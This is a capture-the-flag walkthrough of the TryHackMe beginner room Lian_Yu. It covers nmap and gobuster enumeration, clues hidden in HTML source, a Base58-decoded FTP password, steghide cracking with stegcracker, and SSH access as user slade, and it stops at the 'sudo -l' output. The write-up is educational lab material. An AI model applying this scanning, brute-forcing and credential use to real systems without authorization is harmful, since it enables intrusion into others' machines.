Walk-through of Lian-Yu from TryHackMe

May 24, 2020 10 minute read

Machine Information

Lian_Yu is a beginner level room themed around Arrowverse (https://en.wikipedia.org/wiki/Arrowverse). Skills required are basic knowledge of Linux and enumerating ports and services. Skills learned are basic steganography techniques, web-based enumeration, and the importance of examining source code.


Details	
Hosting Site	TryHackMe (https://tryhackme.com/)
Link To Machine	THM - Easy - Lian_Yu (https://tryhackme.com/room/lianyu)
Machine Release Date	22nd May 2020
Date I Completed It	23rd May 2020
Distribution used	Kali 2020.1 – Release Info (https://www.kali.org/releases/kali-linux-2020-1-release/)

Initial Recon

Check for open ports with Nmap:

```
root@kali:~/thm/lianyu# ports=$(nmap -p- --min-rate=1000 -T4 10.10.13.49 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
root@kali:~/thm/lianyu# nmap -p$ports -v -sC -sV -oA lianyu 10.10.13.49

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-23 17:12 BST
Initiating SYN Stealth Scan at 17:12
Scanning 10.10.13.49 [5 ports]
Discovered open port 111/tcp on 10.10.13.49
Discovered open port 80/tcp on 10.10.13.49
Discovered open port 22/tcp on 10.10.13.49
Discovered open port 44235/tcp on 10.10.13.49
Discovered open port 21/tcp on 10.10.13.49
Nmap scan report for 10.10.13.49
Host is up (0.026s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.2
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_  256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp    open  http    Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Purgatory
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34636/tcp6  status
|   100024  1          41142/udp   status
|   100024  1          44235/tcp   status
|_  100024  1          52834/udp6  status
44235/tcp open  status  1 (RPC #100024)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds
           Raw packets sent: 9 (372B) | Rcvd: 6 (248B)
```

A few open ports, go check if there’s a website on port 80 first:




ARROWVERSE

Oliver Jonas "Ollie" Queen was a former billionaire playboy, turned archer superhero of Star City. Lost from society after his family's yacht sank, Oliver made it to the island of Lian Yu, where he went on a mission of survival and self-discovery, learning skills that include, and aren't limited to, archery, swordsmanship, hand-hand combat, etc. He traveled to China and Russia on missions as an agent of A.R.G.U.S. for some time, became a member of the Bratva known as Kapot, and the murderous vigilante Luchnik/Kapiushon. After being presumed dead and lost at sea for five years, Oliver returned home with a mission to save his city from crime and corruption. He began his crusade as an archer who would eventually become known as the Hood, who was willing to use lethal force by targeting members on his father's list. Imagine you were deserted on an island for five years and you had nothing but a bow and **arrow** to survive. Lian Yu is a large, mountainous island in the East China Sea in the DC Universe. It has everything you need to survive such as trees, mountains, and you could roleplay or just use it as a survival island for personal needs or wants. I hope you enjoy!.

Static webpage, nothing obvious in source code, try searching for hidden folders:

```
root@kali:/usr/share/wordlists# gobuster -t 100 dir -e -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.13.49
[+] Threads:        100
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/05/23 17:35:37 Starting gobuster
===============================================================
http://10.10.13.49/.htpasswd (Status: 403)
http://10.10.13.49/.htaccess (Status: 403)
http://10.10.13.49/island (Status: 301)
http://10.10.13.49/server-status (Status: 403)
===============================================================
2020/05/23 17:35:44 Finished
===============================================================
```

Found a folder called **island**, take a look what’s in there:




Ohhh Noo, Don't Talk...............

I wasn't Expecting You at this Moment. I will meet you there

You should find a way to **Lian_Yu** as we are planed. The Code Word is:

Not much here, check the source code:




```
<!DOCTYPE html>
<html>
<body>
<style>

</style>
<h1> Ohhh Noo, Don't Talk............... </h1>





<p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- go!go!go! -->






<p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: </p><h2 style="color:white"> vigilante</style></h2>

</body>
</html>
```

Hidden word revealed in source code. Make a note for later, now search the island folder for anything hidden deeper:


```
root@kali:/usr/share/wordlists# gobuster -t 100 dir -e -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.13.49/island
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.13.49/island
[+] Threads:        100
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/05/23 17:52:37 Starting gobuster
===============================================================
http://10.10.13.49/island/2100 (Status: 301)
===============================================================
2020/05/23 17:53:51 Finished
===============================================================
```

Gobuster finds another folder within this one called **2100**. Go take a look:



How Oliver Queen finds his way to Lian_Yu?

Not a lot on the page, check source code:




```
<!DOCTYPE html>
<html>
<body>

<h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>


<p align=center >
<iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY'
</iframe> <p>
<!-- you can avail your .ticket here but how?   -->

</header>
</body>
</html>
```

Hidden comment in source mentions .ticket, try looking for files with that extension in there:

```
root@kali:/usr/share/wordlists# gobuster -t 100 dir -e -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  -u
http://10.10.13.49/island/2100 -x .ticket


===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.13.49/island/2100
[+] Threads:        100
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     ticket
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/05/23 17:56:39 Starting gobuster
===============================================================
http://10.10.13.49/island/2100/green_arrow.ticket (Status: 200)
===============================================================
2020/05/23 17:59:13 Finished
===============================================================
```

Finds a file called green_arrow.ticket, go have a look:



This is just a token to get into Queen's Gambit(Ship)

[redacted]


Contains a code, could be a password. Make a note for later. Couldn't find anything more on the website.

Gaining Access

Time to try looking at FTP on port 21:

```
root@kali:~/thm/lianyu# ftp 10.10.13.49
Connected to 10.10.13.49.
220 (vsFTPd 3.0.2)
Name (10.10.13.49:root): vigilante
331 Please specify the password.
```

Tried using the word which we found earlier. Asking for a password so we know it's a valid user. I tried the code we found on the ticket page, but that didn't work. Maybe the code is encoded, try CyberChef:



From Base58

Alphabet
123456789ABCDEFGHJKLMN…

☑ Remove non-alphabet chars

Input length: 12 lines: 1

[redacted]

Output start: 0 end: 9 length: 9 time: 1ms length: 9 lines: 1

[redacted]

Tried a few different conversions, found one that looks to be more like a password, try FTP again:

```
root@kali:~/thm/lianyu# ftp 10.10.13.49
Connected to 10.10.13.49.
220 (vsFTPd 3.0.2)
Name (10.10.13.49:root): vigilante
331 Please specify the password.
Password: <<hidden>>
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Success, we are in to the FTP server as user vigilante. Have a look around, grab any loot that looks interesting:

```
ftp> ls -lsa
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 May 05 11:10 .
drwxr-xr-x    4 0        0            4096 May 01 05:38 ..
-rw-------    1 1001     1001           44 May 01 07:13 .bash_history
-rw-r--r--    1 1001     1001          220 May 01 05:38 .bash_logout
-rw-r--r--    1 1001     1001         3515 May 01 05:38 .bashrc
-rw-r--r--    1 0        0            2483 May 01 07:07 .other_user
-rw-r--r--    1 1001     1001          675 May 01 05:38 .profile
-rw-r--r--    1 0        0          511720 May 01 03:26 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05 11:10 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01 03:25 aa.jpg
226 Directory send OK.

ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
226 Transfer complete.
511720 bytes received in 0.64 secs (781.1157 kB/s)

ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
226 Transfer complete.
549924 bytes received in 0.45 secs (1.1606 MB/s)

ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
226 Transfer complete.
191026 bytes received in 0.22 secs (847.9839 kB/s)

ftp> get .other_user
local: .other_user remote: .other_user
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .other_user (2483 bytes).
226 Transfer complete.
2483 bytes received in 0.00 secs (2.9936 MB/s)

ftp> get .bashrc
local: .bashrc remote: .bashrc
200 PORT command successful. Consider using PASV.
```

```
150 Opening BINARY mode data connection for .bashrc (3515 bytes).
226 Transfer complete.
3515 bytes received in 0.00 secs (90.5991 MB/s)
```

Grabbed interesting files, now check if we can escape FTP root:

```
ftp> cd ..
250 Directory successfully changed.

ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwx------    2 1000     1000         4096 May 01 06:55 slade
drwxr-xr-x    2 1001     1001         4096 May 05 11:10 vigilante
226 Directory send OK.
ftp> exit
221 Goodbye.
```

So looks like there is another user called slade. Make note of this for later. Have a look at loot:

```
root@kali:~/thm/lianyu# ls -lsa
total 1712
  4 drwxr-xr-x 2 root root   4096 May 23 18:09  .
  4 drwxr-xr-x 3 root root   4096 May 23 17:12  ..
188 -rw-r--r-- 1 root root 191026 May 23 18:07  aa.jpg
  4 -rw-r--r-- 1 root root     44 May 23 18:08  .bash_history
  4 -rw-r--r-- 1 root root    220 May 23 18:09  .bash_logout
  4 -rw-r--r-- 1 root root   3515 May 23 18:09  .bashrc
500 -rw-r--r-- 1 root root 511720 May 23 18:06  Leave_me_alone.png
456 -rw-r--r-- 1 root root 463807 May 23 17:17  Lianyu.png
  4 -rw-r--r-- 1 root root   2483 May 23 18:09  .other_user
  4 -rw-r--r-- 1 root root    675 May 23 18:09  .profile
540 -rw-r--r-- 1 root root 549924 May 23 18:06 "Queen's_Gambit.png"

root@kali:~/thm/lianyu# cat .bash_history
Sorry I couldn't Help Other user Might help

root@kali:~/thm/lianyu# cat .other_user
Slade Wilson was 16 years old when he enlisted in the United States Army, having lied about
his age. After serving a stint in Korea, he was later assigned to Camp Washington where he had
been promoted to the rank of major. In the early 1960s, he met Captain Adeline Kane, who was
tasked with training young soldiers in new fighting techniques in anticipation of brewing
troubles taking place in Vietnam. Kane was amazed at how skilled Slade was and how quickly he
adapted to modern conventions of warfare. She immediately fell in love with him and realized
that he was without a doubt the most able-bodied combatant that she had ever encountered. She
offered to privately train Slade in guerrilla warfare. In less than a year, Slade mastered
every fighting form presented to him and was soon promoted to the rank of lieutenant colonel.
Six months later, Adeline and he were married and she became pregnant with their first child.
The war in Vietnam began to escalate and Slade was shipped overseas. In the war, his unit
massacred a village, an event which sickened him. He was also rescued by SAS member
Wintergreen, to whom he would later return the favor.

Chosen for a secret experiment, the Army imbued him with enhanced physical powers in an
attempt to create metahuman super-soldiers for the U.S. military. Deathstroke became a
mercenary soon after the experiment when he defied orders and rescued his friend Wintergreen,
who had been sent on a suicide mission by a commanding officer with a grudge.[7] However,
Slade kept this career secret from his family, even though his wife was an expert military
combat instructor.

A criminal named the Jackal took his younger son Joseph Wilson hostage to force Slade to
divulge the name of a client who had hired him as an assassin. Slade refused, claiming it was
against his personal honor code. He attacked and killed the kidnappers at the rendezvous.
Unfortunately, Joseph's throat was slashed by one of the criminals before Slade could prevent
it, destroying Joseph's vocal cords and rendering him mute.

After taking Joseph to the hospital, Adeline was enraged at his endangerment of her son and
```

```
tried to kill Slade by shooting him, but only managed to destroy his right eye. Afterwards,
his confidence in his physical abilities was such that he made no secret of his impaired
vision, marked by his mask which has a black, featureless half covering his lost right eye.
Without his mask, Slade wears an eyepatch to cover his eye.
```

Hints in the text files that slade may be relevant. Make note for later. JPG files are always suspect in CTF so checkout the one we've just got:

```
root@kali:~/thm/lianyu# steghide extract -sf aa.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Didn't enter anything for passphrase, steghide message lets us know we need a password. Use StegCracker (https://github.com/Paradoxis/StegCracker) to try and brute force:

```
root@kali:~/thm/lianyu# pip3 install stegcracker
Collecting stegcracker
  Downloading stegcracker-2.0.8-py3-none-any.whl (9.5 kB)
Installing collected packages: stegcracker
Successfully installed stegcracker-2.0.8

root@kali:~/thm/lianyu# stegcracker aa.jpg
StegCracker 2.0.8 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)
Counting lines in wordlist..
Attacking file 'aa.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: <<hidden>>
Tried 4 passwords
Your file has been written to: aa.jpg.out
```

Check out the extracted file:

```
root@kali:~/thm/lianyu# file aa.jpg.out
aa.jpg.out: Zip archive data, at least v2.0 to extract

root@kali:~/thm/lianyu# unzip aa.jpg.out
Archive:  aa.jpg.out
  inflating: passwd.txt
  inflating: shado
```

Have a look at the files from the zip:

```
root@kali:~/thm/lianyu# cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***
a small Note about it
Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.

root@kali:~/thm/lianyu# file shado
shado: Clarion Developer (v2 and above) memo data

root@kali:~/thm/lianyu# cat shado
<<hidden>>
```

User and Root Flags

More useful looking information. Nothing else of interest in the files from FTP, time to look at SSH with the info I've gathered:

```
root@kali:~/thm/lianyu# ssh slade@10.10.252.197
slade@10.10.252.197's password:
                              Way To SSH...
                          Loading.........Done..
                   Connecting To Lian_Yu  Happy Hacking

██╗    ██╗███████╗██╗      ██████╗ ██████╗ ███╗   ███╗███████╗██████╗
██║    ██║██╔════╝██║     ██╔════╝██╔═══██╗████╗ ████║██╔════╝╚════██╗
██║ █╗ ██║█████╗  ██║     ██║     ██║   ██║██╔████╔██║█████╗   █████╔╝
██║███╗██║██╔══╝  ██║     ██║     ██║   ██║██║╚██╔╝██║██╔══╝  ██╔═══╝
╚███╔███╔╝███████╗███████╗╚██████╗╚██████╔╝██║ ╚═╝ ██║███████╗███████╗
 ╚══╝╚══╝ ╚══════╝╚══════╝ ╚═════╝ ╚═════╝ ╚═╝     ╚═╝╚══════╝╚══════╝


        ██╗     ██╗ █████╗ ███╗   ██╗        ██╗   ██╗██╗   ██╗
        ██║     ██║██╔══██╗████╗  ██║        ╚██╗ ██╔╝██║   ██║
        ██║     ██║███████║██╔██╗ ██║         ╚████╔╝ ██║   ██║
        ██║     ██║██╔══██║██║╚██╗██║          ╚██╔╝  ██║   ██║
        ███████╗██║██║  ██║██║ ╚████║███████╗   ██║   ╚██████╔╝
        ╚══════╝╚═╝╚═╝  ╚═╝╚═╝  ╚═══╝╚══════╝   ╚═╝    ╚═════╝   #


slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
<<hidden>>
```

Now we have user flag, time to look for privilege escalation to get root. Start with checking if user can execute anything as root:

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
